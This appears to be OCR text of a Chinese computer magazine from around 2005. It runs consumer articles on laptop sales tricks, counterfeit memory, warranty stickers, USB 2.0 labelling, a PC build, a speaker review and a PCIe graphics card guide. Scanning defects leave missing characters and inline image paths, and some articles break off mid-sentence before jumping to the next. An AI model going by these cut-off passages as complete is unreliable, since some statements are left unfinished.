闷豆走到H牌笔记本展示柜前说："DV1120现在什么价格？"

销售小姐说："我们标价是13888元，你诚心要的话，优惠给你12900元吧。"

闷豆惊讶地说："我外面问了H牌专卖店都只报12300元左右，你们这里太贵了吧？"

销售小姐微微一笑不慌不忙地说："12300元我们也可以做，先生今天是打算买吗？我们可以给你优惠。"

闷豆："价格好的话，今天就买了。"

销售小姐一下子来了精神："先生先请那边坐吧，您坐下来慢慢看吧。"说着，小姐拿着一台H牌的DV1003笔记本展示给闷豆看。

闷豆："我要的是DV1120，怎么给我看DV1003的机器呀。"

销售小姐："是DV1002吧，好像没有DV1120这款。"

闷豆："肯定有DV1120，是DV1000系列中最新推出最高配置的机器！你刚才不还报价了吗？"

销售小姐微微一笑："是有这么一款，看来你事先都了解过了吧。"

销售小姐一边用高清晰图片展示着笔记本的亮丽屏幕，一边解释到："DV1120处理器和基本配置与DV1003是一样的，只是硬盘增加了20GB，光驱升级到COMBO，其实DV1003所配的40GB硬盘也足够用了，笔记本很少用来专门刻光盘的。"

闷豆早就对DV1003和DV1120的区别了如指掌，给销售小姐补充说："你还漏了一点，DV1120升级的是5400转16MB缓存的东芝硬盘，磁盘性能提高很多。"

销售小姐见闷豆是有备而来，就转了一个话题说："DV1120太新了，前几天进的机器刚卖掉，目前缺货，现在只有DV1003，我们可以优惠价11800元给你，你省下一千多元(相对最早12900报价)完全可以买个DVD刻录机了。"

闷豆说："既然你们没货，那么我们就不用浪费时间了，DV1003我肯定不会要，都是过时货了。"说着闷豆站起身子准备离开。

销售小姐有点急了，慌忙说："听说今天我们又进了一批H牌的机器，我去问问店长是否有你要的DV1120机器。"

过了不到一分钟销售小姐回来说："正巧今天我们进了2台DV1120机器，你要的话赶快了，这个机器太热门了。"

闷豆："你们最低能给我什么价？别人专卖店只开12300元的价哦。"

销售小姐："你别看那些装　华丽的专卖店，其实都是签约小公司，你看机器都是H公司出品的，以后维修服务都找H公司，其实哪家买都一样。你在我们这里买还送价值5XX元的H公司原装笔记本包和鼠标。"

闷豆："你说得有一定道理，不过H公司原装的笔记本包和鼠标每台机器都有，不是你们公司送的吧。"

销售小姐不好意思地一笑，再次岔开话题："先生，你既然有12000元预算，那么什么不考虑水货IBM T42呢？……(省略T42性能介绍2000字)"

闷豆："我主要看中DV1120是宽屏，而且音响也不错，这些都是IBM所不具备的，再说你推荐的是水货，保修方面……"

销售小姐："那我推荐你A牌的机器，是独立的显卡……(省略性能介绍2000字)"

销售小姐故作神秘小声说："DV1120是H公司的家用系列，返修率很高的，它们公司的商用机很好，不过家用机便宜些，但质量也差些，我这里客户返修的多得去了。"

闷豆再次拒绝销售小姐的推荐："我就是看中了DV1120，你爽快一点报个底价吧，不行我就去别的公司了。"

销售小姐："如果你要礼品的话给你12100元，我们基本不赚钱了，不要礼品的话给你12000元整数。"

点评：笔记本的销售可谓陷　重重，文中提到的虚标高价抬高报价在大部分电脑城已是司空见惯了，标价和最后成交价往往有千元的差距。商家还故意夸大礼品的价值，向客户推荐利润高或者即将过时的库存货是商家惯用的手段，碰到比较固执的客户商家往往会祭起"缺货"法宝来逼用户改变主意。在与客户的交谈中，商家会试探客户对产品的认知程度和态度以便针对性的采取对策，通常是故意说错或者误导一些内容看客户的反应。碰到一些对机器性能事先已做过了解的客户，商家则采用"声东击西"的做法，推荐客户不熟悉的其它品牌系列的笔记本。向客户"透底"说客户选择的机器质量不好、返修率高，也是常用手段，很容易吓掉一些胆小的客户。

另外一些大卖场式的笔记本专卖店，看似规模很大，但里面很多销售人员都是靠卖机器拿提成为生的，所以都是挑利润最高的笔记本推荐给客户，而且卖前卖后服务态度决然不同。CF [CP01]



假冒HY笔记本内存条袭来

近期市场上有大批的仿冒HY原厂笔记本内存条出现，由于假货批发价比真货便宜20%左右，而且兼容性尚可，所以很多零售商家和笔记本经销商都在用这些假条。这批假条与真条有明显差异，只是在杂牌条上贴了一个HY的标签而已，具体区别如下：

1.真条PCB基板为墨绿色，假条PCB基板为暗黄色为主。

2.真条PCB板上有〝HYNIX KOREA〞字样，假条没有。

3.真条标贴右上角标有〝KOREA〞字样，假条右上角字标为〝CHINA〞。

DELL笔记本指定经销商假冒多

在一些电脑城很多号称DELL笔记本指定代理商一级代理商的商家其实都是假的，有的商家还自制了代理牌迷惑消费者，有的商家有DELL系统集成商证书，但这并不意味他们就是DELL笔记本授权的零售代理商。DELL电脑一贯走的是网络销售路线，消费者可以通过网上订购或电话订购方式购买。DELL电脑的价格其中有相当一部分费用是购买的售后服务，包括保修年限以及保修和技术支持范围。电脑城大部分商家出售一些价格远比DELL网上报价便宜的电脑，其降低进货成本主要采用公司大客户大订单以商用机形式批量订购，由于其购买的售后服务很少，加上批量订购，所以可以拿到很优惠的价格。这类机器以零售机形式加价转买给普通消费者，那么消费者日后得到DELL提供的服务将大打折扣，有的客户甚至连机器都不能完成DELL公司个人信息注册(因为这些机器已注册为公司用户)，正规DELL笔记本用户可以选择购买3年全面保修，而廉价出售的本本通常只有商家提供的一年保。假冒DELL笔记本指定经销商往往可以提供的机型比较少，只有两三款。

USB 2.0 MP3有差异

USB 2.0对电脑用户并不陌生，相对于USB 1.1标准，USB 2.0几乎就成为高速传输的代名词，很多电脑外设都用USB 2.0来标榜自己高速I/O接口。目前主流MP3播放器基本都是通过USB接口与电脑交换数据，而且现在的MP3容量都很大，小则128MB大则超过512MB，高速数据交换可以大大提高数据交换的效率。由于现在USB的名称定义发生了变化，原来的USB 1.1(12Mbps)现在称为USB 2.0 FULL Speed，而以前我们通常所说的USB 2.0(480Mbps)完整的称谓是USB 2.0 Hi Speed(见图)。Full和Hi一字之差，产品传输速率相差一个档次，有些商家将低端USB 1.1接口的产品堂而皇之地标上USB 2.0 FULL Speed出售，利用消费者的不知情来蒙骗客户。现在标USB 1.1的产品已非常少见了，很多厂家都沾了USB 2.0名称新定义的光，产品也不止MP3还包括U盘、微型硬盘盒等产品，更有厂家只标USB 2.0字样故意模糊概念。我们所购买的USB产品是否真正支持USB 2.0 Hi Speed，通过简单的传输试验就能判断，我们可以选择100MB左右的MP3歌曲然后通过支持USB 2.0的电脑传输给MP3播放器，整个过程如果在USB 2.0 Hi Speed端口间进行通常不会超过50秒。而在USB 1.1标准(也就是现在所说的USB 2.0 FULL Speed)下传输时间会远远超过1分钟，需要数分钟才能传输完毕。另外采用USB 2.0 Hi Speed的产品会在包装上大胆采用USB 2.0 Hi Speed的标志，而一些USB 2.0 FULL Speed的产品会有意规避使用标志，或者使用USB 2.0 FULL Speed的标志。



二手激光打印机陷阱

激光打印机以其优秀的打印品质受到广大电脑用户的认可，不过向来激光打印机价格比较高，所以个人用户通常会选购价格比较便宜的喷墨打印机。不少电脑爱好者对激光打印机青　有加，在预算不多的情况下把关注的目光投向二手市场。二手市场上单位淘汰的HP 6L以及洋垃圾里的HP 4L、4P、5L很多，价格也比较诱人通常二手HP 6L Gold价格也只有八百元左右。一些商家在出售的二手激光打印机中配上已经使用多个循环即将报废的旧硒鼓，用户买到手后打印不了三五百张打印质量就会直线下降，硒鼓彻底报废。用户不得不购买价格不菲的新硒鼓或者再次找二手商购买翻新硒鼓。很多洋垃圾里的旧激光打印机都是使用110V电压的，一些商家通过简单地改造成为适应220V国内电压工作的机器，而这类改造很多过于粗劣，长期使用容易烧毁电源，届时商家又可以宰前来维修的客户一刀。建议购买国外二手激打的朋友还是外置一个电源220V to 110V转换器更为稳妥。如果你的预算不是很紧的话，不妨考虑一下市场上一些低端的全新产品，他们的价格都在1400～1800元，典型产品有HP1010等，非常适合打印量不多的家庭使用，购买新品售后服务也更有保障。CF [CP02]



本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

质保：认签不认人

■ 本刊记者 王寒晖

怪鸭兽编辑：

您好！我是一名贵州的读者，我有一个问题一直想问你。

在我们这的电脑城购买任何的电脑硬件及外设都不会开发票，而是使用一张小小的写有购买日期的易碎纸贴在所购买的物品上，就算是保修的凭据了。而那张标签上，也未注明是哪个经销商卖出的商品，我想问一下，难道凭这张标签就完全能够保障消费者的合法权益了吗？比如说，以后如果出现矛盾要通过消协解决的话，这张标签能保证消费者的权益吗？是不是全国各地的经销商都是不开发票的呢？

读者 ZHi

相信很多读者在购买电脑产品时，都会看到商家会在的硬件上贴一张易碎纸的质保签，上面记录着购买日期（见图1）。也许很多读者平时只在乎商家的信誉和产品的质量和价格，而忽略质保签。实际上，按照IT业内默认的规则，质保签是能不能保修的关键。业内人士都戏说〝中关村认签，不认人〞，可见质保签的重要性。




图1 不可小视质保签的重要性

发票、收据、质保签哪个是质保依据

质保签记录着商家出货的时间，是商家保修的时间依据。可能当时你并没发现有什么作用，当你的硬件真的发生问题时，去找商家保修，商家需要通过质保签上记载的日期进行保修。

如果是购买配件类产品，在质保期内凭着质保签，商家一般都会给你保修。当然，这当中也有例外。有些商家，还要求你出示购买时开具的收据。所以，在购买时必须开具收据，收据上还必须详细注明商品商标及型号、销售日期、销售者印章（或质保章）、金额、保换期及保修期等内容（见图2）。至于开不开发票，这当中存在一些误区，除非你是要报销的，对于个人来说，开不开发票是无所谓的。当然，开票的话肯定得多交4.67%的税（一般电脑城内，在国税局专门设立的〝市场代开发票处〞可以开票），例如购买赛扬2.4GHz时花了560元，如果开票的话就要多交26.15元的税。另外，如果在质保期内商家倒闭或其他因素让你无法找到此商家时，你可以直接找总代理或厂商保修。此时你必须注意有些代理商还会贴一张总代理商的质保签或防伪标贴（见图3）。




图2 记者购买硬盘时开具的收据




图3 比较明显的是硬盘上一般会加贴总代理商的防伪标贴

如果你购买的是数码产品、笔记本电脑、品牌电脑等大件产品，除了保修签、收据是必须要有的，还要有正式发票和经销商盖章并填写的保修卡。这里也要提醒大家，如果你是购买水货产品，就没必要开具正式发票，完全没意义。

质保签不这么简单

质保签上最重要的应该是记录的日期和商家的名称，如果日期给你写提前几天，甚至几个月，那后果就是造成你提前终止保修。还有我们不能只看商家的日期，因为现在许多硬件都是他们找代理提的货。所以看清楚代理的出货日期是非常重要的，因为以后我们质保的日期是以这个开始时间计算的。

上面已经提到大多商家的货都是在代理商那里拿的，不管是总代理还是多层代理他们的厂家只有一个。为以后质保着想，所以尽可能不购买多层代理的，因为这样会很麻烦。区分代理上的层次很简单，只要你看硬件上贴的质保签的多少就可以了，贴得越多代理层越多。

质保签的重要我们已经清楚，所以我们在日常保养爱机时一定要小心，千万别把质保签弄破了。举一个例子：记者一个朋友就是因为买了一块硬盘，用不到两个月就有坏道，退回厂家保修，厂家却不给保修。虽然硬盘一点磨损也没有，可厂家说保修签有皱纹而拒绝保修。

火速链接
2004年16期 《开正式发票到底谁交税》
2004年23期 《质保到底谁说了算？》 CF [CP03]



河南毛世鹏：今年“装机直达车”栏目一直没有介绍Athlon 64(939)平台的装机方案，我想在近期攒一台Athlon 64 3000+(939)平台的电脑，至少给满足我玩游戏的需求，能给我一些意见吗？谢谢！

配件	品牌及型号	价格(元)
CPU	AMD Athlon64 3000+ 939针(盒装)	1400
主板	硕泰克SL-K890PRO-939	1130
内存	Hynix DDR400 256MB × 2	360
硬盘	希捷酷鱼7200.7/ST3160021A(盒装)	665
显卡	讯景哮天狼6600 PCI-E(T43P-NAF)	1299
声卡	板载	-
网卡	板载	-
显示器	飞利浦107C6	1150
光驱	三星 TS-H552U	599
机箱/电源	先马U7黑色款	278
键鼠	多彩至尊无线	388
音箱	漫步者R800TC	130
总计		7399

点评：AMD公司的Athlon 64系列自从出现的那天无疑就成为业界关注的焦点。基于Socket 939和Newcastle核心(512KB二级缓存)的最新一代Athlon 64处理器具有支持双通道DDR内存，提高的HyperTransport接口等新技术，这种搭配将成为今后真正意义上的标准。

我们选择性价比较高的Athlon64 3000+ 939针(盒装)处理器，来搭配硕泰克SL-K890PRO-939主板、讯景哮天狼6600 PCI-E(T43P-NAF)显卡、2条Hynix DDR400 256MB内存和希捷酷鱼7200.7/ST3160021A(盒装)硬盘。硕泰克SL-K890PRO-939主板支持Socket 939接口的Athlon 64系列处理器，支持1000/800MHz前端总线、双通道DDR400内存、PCI Express X16，此外还集成7.1声道声卡和千兆网卡。如果你是一个游戏狂热者，我想讯景哮天狼6600 PCI-E(T43P-NAF)显卡能满足你大部分的需求。光存储方面，我们则选用性价比极高的三星TS-H552U 16× DVD±RW刻录机**u**。

这套电脑的外观非常有特点，都是以黑色为主色调。飞利浦107C6**v**采用爪子底座+紫边黑色外观设计(同时还有银色面板的机型可供选择)。107C6凭借飞利浦全球领先的智芯技术(Smart Digital)，此项创新技术一举消除损害显示效果的电子噪音，有效地降低了显示抖动现象，增强了显示性能的立体感。该款CRT显示器还拥有飞利浦独一无二的智亮技术，使显示器亮度、清晰度、对比度和色彩感得以大幅提高，令人赏心悦目。

键盘和鼠标方向，我们选用灰黑双色搭配的多彩至尊无线键鼠套装**w**。套装中的无线键盘采用类肤及光面处理，外观漂亮、手感舒适。这款无线键盘上，除了105个Windows键外，键盘还增加了2个网络键、3个电源管理键和5个多媒体键，方便日常的使用。套装中的DLM-337HU无线鼠标以圆形、环形相结合的设计，也是比较有特色。

漫步者R800TC**x**在保持低价位的同时，增加了球顶高音单元，解决了以前使用同轴单元时出现高音不足，成为多媒体入门级的首选配置。

机箱是采用先马U7黑色款**y**，颜色搭配得挺和谐。这个机箱的箱体采用全折边工艺，材料选用厚度为0.6mm的SECC钢板，双层I/O挡板设计，整个机箱很稳固。CF [CP04]



新年前，漫步者推出了研发历时5年之久的旗舰级2.0音箱——S2000，而它的简化版S2000V也在前不久正式上市。对于这两款产品的详细资料，相信关心多媒体音频的朋友们早就非常熟悉了。

我们早在春节前就收到了S2000的样品，在前不久也收到了S2000V的第一批样品。不过由于S2000需要较长的时间才能将扬声器“煲开”，所以直到现在，我们才认为S2000的声音已经完全稳定，才来对它做出一个详细的评价。



漫步者的第一款旗舰
——S2000/V音箱试评

■ CFan评测室

S2000



众所周知，S2000采用了特殊的外置功放+两个无源音箱的设计。它的功放带有遥控和PCM数字解码等功能，初期的限量产品由于使用了特殊的解码芯片，还支持HDCD解码功能。

S2000的外观设计，在漫步者的产品上是具有历史性的一大进步，它是漫步者第一款使用钢琴漆制造的音箱，黑白相间的外观显得非常高贵典雅。外置功放则使用了半透明的黑色有机玻璃外壳、铝合金侧面板(兼作散热片)，与S2000音箱的外观相比非常合拍。

S2000音箱使用了漫步者最新研发的2NT丝膜高音单元和F55NT中低音单元。这两款单元与很受好评的1900TIII音箱的两个单元同属一个系列，但要比1900TIII单元品质更高。

S2000使用了前倒相的结构，使用这种结构能够带来更加有力的低音效果，不过由于倒相孔比较靠下，所以S2000不太适合在桌面上使用，最好为它配一个脚架来使用。

S2000内部采用了专门设计的二阶分频器，由著名的音箱设计师Phil Jones调制。

S2000的外置功放，采用了LM3886功放模块和NE5532运放芯片，LM3886是目前多媒体音箱上使用的最为高档的功放芯片，在大功率下的失真要明显小于常用的LM1875芯片，而NE5532则是大家熟悉的"运放之皇"。这两种芯片的运用，在目前的多媒体音箱上应该具有一等一的表现力。


S2000采用了多输入端口的设计，包括了两个模拟输入和两个数字输入，数字输入分别为同轴电缆输入和光纤输













阵痛后的前行

PCIE 主流显卡导购

■ CFan 评测室

从PCI 总线进化到PCIE 总线，这场可称为PC 结构十年来最大改变的构架转换的大戏，却让厂商和用户都感受到了变革时代的阵痛。用户痛，因为不知该买价格低廉、性能不差但未来不能升级的上一代PCI/AGP 构架平台；还是购买价格更高、性能相近而有升级潜力的新一代PCIE 构架平台。厂商痛，是因为迷茫的用户都选择了拒绝为构架转换附加的成本买单，产品销售跌入谷底，让一些厂商的业绩大了折扣。而随着 Intel、nVIDIA nFORCE、VIA 等厂商的PCIE 芯片组技术成熟，PCIE 构架主板价格大幅度降价后，PCIE 普及的春天已经到来，而作为第一批享受PCIE 总线优势的配件PCIE 显示卡也随着这股春风步入普及之旅。

也许有不少用户还对PCIE 心存迷茫，认为PCIE 显示卡除了利用PCIE X16 接口的高带宽外，并没有更多的优势，而实际上，依靠PCIE 构架灵活的伸缩结构，显卡技术能在多方面提升。

多显卡技术将有长足发展

在PCI/AGP 总线情况下，只有一条高带宽 AGP 总线，而 PCI 总线仅仅 133MB/s 的带宽，这使用户不可能搭配出高性能的多显示卡系统。而在 PCIE 总线构架下，PCIE X16 的总带宽能够划分为两条 PCIE X8 总线，甚至只要主板设计厂商愿意，还能依需要划分为 4 条 PCIE X4 扩展槽(图1)。而同样基于PCIE 接口构架设计的显示卡也可以直接插在 PCIE X4/X8/X16 的接口上，除了与主板的信息交换速率会有差别外，不会有其他兼容问题。而 nVIDIA 的 SLI 双显卡并行运行技术可谓多显卡技术的第一批应用，而 ATi 公司近期也会推出类似技术。这样的技术不但会在 3D 游戏中体现出优势，更会大量应用于需要高性能图形处理的专业应用环境中 。




图1 nFORCE 4 SLI 主板依靠结构简单的专用终结器把一条 PCIE X16 总线分为了两条 PCIE X8 总线

PCIE 让显卡设计更灵活

前面提到主板的 PCIE X16 总线可以分割和伸缩，同样，显卡芯片的 PCIE 接口部分也是可以伸缩的，对于用不上 PCIE X16 总线带宽的中低端显卡，厂家完全可以设计出只需要 PCIE X8 接口的显卡，这样既能节约成本也不会降低太多性能。

另外，基于 PCIE 总线设备间相互直接访问的特性，ATi 的 HyperMemory 技术和 nVIDIA 的 TurboCache 技术都能真正的将系统内存当作显卡本身显存来使用，这样能够让显卡本身只搭配少量显存，大大降低了显卡成本，而显示性能依然能满足基本需求。

除了 PCIE 构架本身对显卡设计带来的改变外，一些外部技术的发展也给显卡市场带来了不小的冲击，让显卡市场呈现出一些新特色。

整合显示核心逼迫显卡提升性能门槛

与早期芯片组整合显卡只要求能提供显示功能，不要求性能不同，PCIE 构架下的整合显示核心都提供了非常不错的性能，无论是 Intel 915G 中整合的支持 DirectX 9.0 的 GMA 900 显示核心还是 ATi 最新 RADEON XPRESS 200 芯片组中整合的 X300 显示核心，都极大抬高了独立显卡的性能门槛。现在除使用 HyperMemory 技术和 TurboCache 技术，能够将系统内存以及系统内存的带宽作为显卡带宽的显卡外，现在的显卡都将搭配 128bit 位宽/128MB 容量的 DDR 显存作为基本配置，而为了提升速度，中高档显卡已将速度为 1.6 纳秒或者 2 纳秒的 GDDR 3 显存作为标准配置。

顶级显卡技术成熟，欲下探主流市场

我们现在所谈的顶级显卡为 nVIDIA 的 GeForce 6800 PCIE 系列和 ATi 的 X800 PCIE 系列，这两个系列显卡的显示核心实际上已经是近一年前的产品了，只是从 AGP 接口变为了 PCIE 接口，从制造工艺来说已经很成熟了。随着下一代显示核心推出时间的接近，这些顶级核心也必然会降价让出现在的高价区间。在这个动作上 ATi 已经先行了一步，ATi 最近新推出 2000 元左右的 Radeon X800 显卡，标准配备 256MB/256bit 的双 256 规格 GDDR3 显存，R430 核心拥有 12 条像素 染流水线和 6 条顶点 染流水线，核心/显存频率为 400MHz/700MHz，完全就是将售价近 4000 元的 Radeon X800 Pro 略微降频的顶级显卡。下面，我们就来看看主力显卡厂商都在 PCIE 平台上都有哪些值得选择的产品。



256MB 显存 256bit 位宽的新核心 Radeon X800 显卡在目前价位上无可匹敌

nVIDIA 显示卡——主打 6 系列，全面支持 DirectX 9.0C

nVIDIA 目前主流的 PCIE 显示核心从低到高分别为 GeForce 6200/6600/6800 三个系列，都全面支持 DirectX 9.0C 的 PS3.0 和 VS3.0 渲染标准，每个芯片家族又因芯片显存频率和容量的不同分为不同的型号，其中 6600GT 和 6800GT/Ultra 还支持 nVIDIA 的 SLI 技术，通过两块显卡协同工作让系统显示性能翻倍。这三个系列芯片以及外围配置主要区别如表 1。

表 1

核心类型	像素流水线	顶点流水线	显存位宽	显存容量
PCIE GeForce6200 系列	4	3	128bit/ 或 TurboCache	128MB/256MB 或 TurboCache
PCIE GeForce6600 系列	8	3	128bit	128MB/256MB
PCIE GeForce6800 系列	12/16	5/6	256bit	128MB/256MB/512MB

华硕 EN6200TC256 显卡



华硕 EN6200TC256 显卡采用 GeForce6200TC 芯片，整片卡为刀板结构，相当紧凑，特别适合应用于小型机箱中。华硕 EN6200TC256 显卡搭配 4 片 TSOP 显存，总显存容量为 64MB，并可依靠 TurboCache 技术将最大 256MB 系统内存供给显卡使用，使入门级显卡也能表现出大容量显存下的性能。这款显卡支持华硕特有的 GameFace Live 游戏交流功能和 Video Security Online 视频监控功能，特色附加软件让这款显卡相当超值。

讯景 XFX GF 6200TC 显卡



作为 nVIDIA 的最高级别合作伙伴的讯景 XFX 拥有丰富的 nVIDIA 显卡产品线，并一直是国内国际相当多品牌厂商的 OEM 伙伴。这款讯景 XFX GF 6200TC 显卡就是专为入门级 PCIE 平台用户准备的高性价比显卡。讯景 XFX GF 6200TC 作为使用 GeForce6200TC 的入门级显卡，用料却一点不含糊，采用全尺寸标准 PCB 板，黑色大 片散热器给 350MHz 频率下运行的显示核心提供安静而有效的散热能力。我们拿到的讯景 XFX GF 6200TC 显卡自带 16MB MBGA 封装的显存，通过 TurboCache 技术可以将最大 128MB 系统内存划分给显存使用，适合入门级用户选择。

讯景 XFX GF 6200 256MB 显卡



作为面向主流消费人群的 PCIE 显示卡，这款讯景 XFX GF 6200 256MB 并没有采用 6200 标准的 PCB 板设计，而是采用自主研发的 PCB 设计，为显卡显存提供了经常在高档显卡上见到的独立供电接头，这样的设计也为这款显卡提供了非常不错的超频能力。这款讯景 XFX GF 6200 显卡搭配 8 片编号 HY5DU561622CT-4 的显存，单片显存容量 64MB，显存共计 256MB/128bit，适合需要低价高显存容量显卡的用户。

华硕 Extreme EN6600GT 显卡




华硕 Extreme EN6600GT 显卡采用 nVIDIA GeForce 6600GT 显示核心，搭配 128MB 1.6ns GDDR3 显存，配合华硕为显示核心搭配的铜质散热器和为显存搭配的铜质散热片，使这款显卡拥有比标准版 6600GT 更高的运行效率。而显卡上显存附近优质的三洋电容等配件也为高频工作的显存和显示核心提供了稳定的电流。这款显卡同样支持华硕 GameFace Live 在线游戏交流、华硕 Video Security Online 在线视频监控和华硕 OnScreenDisplay 屏幕直接调节功能。另外，这款华硕 Extreme EN6600GT 显卡支持构建 SLI 平台，只要两块同样的显卡搭配合适的主板就能让显示性能提升一倍。

微星NX6600GT-TD128显卡



微星NX6600GT-TD128显卡是采用nVIDIA中端主力GeForce 6600GT芯片的PCIE X16接口显卡。显卡核心为0.11微米工艺制造，完全继承NV40强大功能，配备三星128MB 128bit DDR3显存。外形上，微星NX6600GT-TD128采用微星常用的红色PCB，搭配的散热器为微星专利的28db静音散热系列的新产品，是一款大体积纯铜散热器，散热器的色调搭配与PCB板也相当协调。由于散热器体积相当大，散热风扇在为核心降温的同时，也可兼顾到散热器上方和右方的显存，可谓一举两得。

技嘉GV-NX66T128VP显卡



随着显卡核心频率的不断提升，中高档显卡的发热量也成为大家重点关注的问题。依靠风扇散热固然效果不错，但风扇引起的噪音问题和风扇长时间使用的寿命问题却也难以很快解决。这款技嘉GV-NX66T128VP显卡创造性地将热管散热应用于GeForce 6600GT级别的显卡上，可谓很不错的解决方案。这款技嘉GV-NX66T128VP共依靠三块散热片为显示核心散热，正面贴合在显示核心上的大面积散热片和背面依靠传热橡胶贴合在PCB板上的散热片可以为显示核心直接散热，而正面散热片传导出来的一根热管可将热量快速传递到背面第二散热片上加速散热热量，使显卡能够完全无噪音地稳定工作。

七彩虹天行6600 CF白金版



七彩虹天行6600CF白金版采用的GeForce 6600标准显示核心，与6600GT相比，除不支持SLI、频率较低外，其他所有特性都相同，均支持CineFX 3.0引擎、ShaderModel3.0，64位纹理混合、过滤，32bit像素着色染精度、第二代UltraShadow阴影　染优化技术、内建影片处理器和8条　染管线，特别是6600核心具有优良的超频性，更体现出优良的性价比。七彩虹天行6600 CF白金版显示核心为主动散热，128MB DDR显存采用铝制散热片散热，这也为显存超频提供了足够的散热保障。

捷波魔力PCX66GT数字版



捷波魔力PCX66GT数字版采用GeForce 6600GT显示核心，完全按照nVIDIA公版设计制造，赋予显卡完美的稳定性，HDTV/D-SUB/DVI的输出方式为普通用户提供完备的多媒体输出方案。而目前这款显卡相对同等级显卡的价格优势以及三年质保的服务承诺无疑让捷波魔力PCX66GT数字版成为6600显卡中的性价比相当高的选择。这款捷波魔力PCX66GT数字版同样支持SLI双显并行处理技术。

讯景XFX GeForce 6800 Ultra显卡



作为nVIDIA当前最高性能的显示核心，GeForce 6800 Ultra一直是顶级玩家追逐的目标，而GeForce 6800 Ultra显卡也应了物以稀为贵这句话。这款讯景XFX GeForce 6800 Ultra显卡完全遵循公版设计，硕大的涡轮散热器几乎把显卡覆盖，显卡供电部分也有专门的散热片散热。完善的散热让这款XFX GeForce 6800 Ultra显卡提供了比标准6800Ultra更高的425MHz显示核心频率，搭配256MB、位宽 256bit，显存频率高达1.1GHz的DDR3显存，为这块显卡提供了无与伦比的性能。讯景XFX GeForce 6800 Ultra显卡的双DVI输出方式配合专门的DVI信号转发芯片Silicon Image Sil178CT64可让此显卡完美输出高分辨率数字信号。这款显卡保留的SLI接口则为追求极限性能的用户提供了显示处理能力翻倍的可能，对追求速度极限的玩家来说，这款显卡可谓不二选择。

ATi 显示卡——X 系列全面原生 PCIE

在 PCIE 市场上，ATi 一直推广原生 PCIE 接口的显示核心，大量品牌机厂商优先选择了 ATi 的原生 PCIE 显卡，使 ATi 获得了丰厚的回报。现在 ATi 的主力 PCIE 显卡分为 Radeon X300/700/800 三大系列，每个系列同样因核心显存频率不同分为多种型号。X800 系列通过改进制造工艺，还衍生出高频率的 X850 系列。依靠和微软良好的合作关系，ATi 的 PCIE 系列显卡在 DirectX 9 环境下都有非常不错的表现。ATi 的 PCIE 主力系列芯片以及外围配置主要区别如表 2。

表 2

核心类型	像素流水线	顶点流水线	显存位宽	显存容量
Radeon X300 系列	4	2	128bit/ 或 HyperMemory	128MB/ 或 HyperMemory
Radeon X700 系列	8	6	128bit	128MB/256MB
Radeon X800(850)系列	12/16	6	256bit	256MB

华硕 Extreme AX300/TD 显卡



华硕 Extreme AX300/TD 采用 0.11 微米 low-k 制程技术的 ATI Radeon X300 VPU，为用户提供了低功耗高性能的 DirectX9 解决方案。搭配 128MB/128bit 规格的 4ns DDR 显存，能提供比标准 X300 显卡更高的频率。配合华硕显卡独有的 GameFace Live、VideoSecurity Online、OnscreenDisplay(OSD)等功能，让这款显卡能为低端用户提供优异的视频解决方案。


微星 RX300-TD128 显卡



微星 X300 显卡同样采用 ATi Radeon X300 显示核心，为用户提供了相当高性价比的 PCIE 显卡解决方案。微星 X300 显卡依然采用红色 PCB，同样搭配低噪音纯铜风扇，这为本身频率不算高的 X300 核心提供了不错的超频环境。微星 RX300-TD128 显卡采用了 3.6 纳秒 128MB/128bit 的 DDR 显存，使显存频率能够远优于 X300 显卡默认的 5 纳秒显存，使这款显卡超越第一代 X600 显卡的水平。

七彩虹镭风冰封骑士 X300 显卡

从名字可以看出，这款同样采用 ATi Radeon X300 显示核心的七彩虹 X300 显卡属于采用热管散热的冰封骑士系列。



硕大的热管散热器大大增加了 X300 显示核心的散热面积，使得显示核心能够持续在温度不高的环境工作，同样也为默认 325MHz 的 X300 显示核心提供了不凡的超频能力。冰封骑士 X300 显卡同样也预留了散热风扇供电头，方便希望安装风扇的用户。其他方面，冰封骑士 X300 显卡提供 128MB/128bit 显存规格，并提供了标准的 DVI/D-SUB/S-VIDEO 三头输出功能。

捷波镭霸 X300SE



捷波镭霸 X300SE 为一款面向入门级用户的 PCIE 显示卡，整块卡为绿色 PCB，ATi 全公版制造，做工和用料都相当扎实，看起来赏心悦目。显示核心为 0.11 微米制程的 Radeon X300 图形处理器，拥有 4 条 染流水线管线、完全支持 DirectX 9 的架构。显存方面，采用正反各二枚的设计，四颗一起共计 64MB/64 bit，显存频率为 500MHz。在接口方面这款显卡提供了一个 D-SUB 接口、一个 S 端子及一个 DVI 全接口设计，这块卡适合对视频输出要求较高，而不太注重性能的用户。

技嘉 RX70128D 显卡

ATi Radeon X700 显示核心是 ATi 推出的基于原生 PCIE 和 DirectX 9.0 硬件构架设计的千元级主流显示核心。技嘉 GV-RX70128D 基于原生的 X700 核心搭建，核心采用 0.11 微米制程，运行频率为 400/700MHz。技嘉 GV-RX70128D 采用技


华硕 W3N 宽屏笔记本电脑

■ CFan 评测室



